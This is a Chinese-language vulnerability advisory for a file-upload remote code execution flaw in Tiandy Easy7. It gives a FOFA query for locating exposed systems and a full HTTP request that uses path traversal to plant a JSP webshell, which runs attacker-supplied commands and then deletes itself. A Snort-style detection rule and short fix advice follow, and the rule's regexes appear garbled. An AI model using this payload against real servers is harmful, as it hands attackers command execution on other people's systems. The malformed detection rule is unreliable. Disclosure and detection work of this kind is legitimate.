

天地伟业Easy7 uploadCheckImg 文件上传致RCE漏洞

天地伟业Easy7 uploadCheckImg 文件上传致RCE漏洞，攻击者可通过上传恶意文件导致服务器被控制。

影响版本

天地伟业Easy7

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低

漏洞复现


FOFA: app="Tiandy-Easy7"

POC/EXP:

```
POST /Easy7/rest/file/uploadCheckImg?
fileName=1.jsp&uploadPicturePath=../../root/tiandy/data/ HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=----
WebKitFormBoundaryFfJZ4PlAZBixjELj
Accept: */*
Connection: close

-----WebKitFormBoundaryFfJZ4PlAZBixjELj
Content-Disposition: form-data; name="file"; filename="1.txt"
Content-Type: image/jpeg
```

```
<% java.io.InputStream in =
Runtime.getRuntime().exec(request.getParameter("cmd")).getInputStream();int a =
-1;byte[] b = new byte[2048];out.print("<pre>");while((a=in.read(b))!=-1)
{out.println(new String(b,0,a));}out.print("</pre>");new
java.io.File(application.getRealPath(request.getServletPath())).delete();%>
-----WebKitFormBoundaryFfJZ4P1AZBixjELj--
```



sonrt规则：

```
alert http any any -> $HOME_NET any (
  msg:"Tiandy Easy7 - JSP webshell upload via uploadCheckImg";
  flow:to_server,established;
  http.method; content:"POST";
  http.uri; content:"/Easy7/rest/file/uploadCheckImg";
  http.uri; pcre:"/filename=[^&]*\.jsp/i";
  http.uri; pcre:"/uploadPicturePath=\\.\.\\.\\.\\.\\.\\.\\.\\.\\.root\\tiandy\\data\\//i";
  http.header; content:"Content-Type: multipart/form-data";
  http.request_body; content:"filename=\"1.txt\"";
  pcre:"/<%s*java\\.io\\.InputStream\\s+in\\s*=\\s*Runtime\\.getRuntime\\(\\)\\.exec\\
([\\^]+)\\s+/i";
  metadata:
    cve none,
    service http,
    affected_product "天地伟业Easy7",
    vulnerability_type "Webshell upload RCE",
    severity "critical";
  classtype:web-application-attack;
  sid:1000497;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。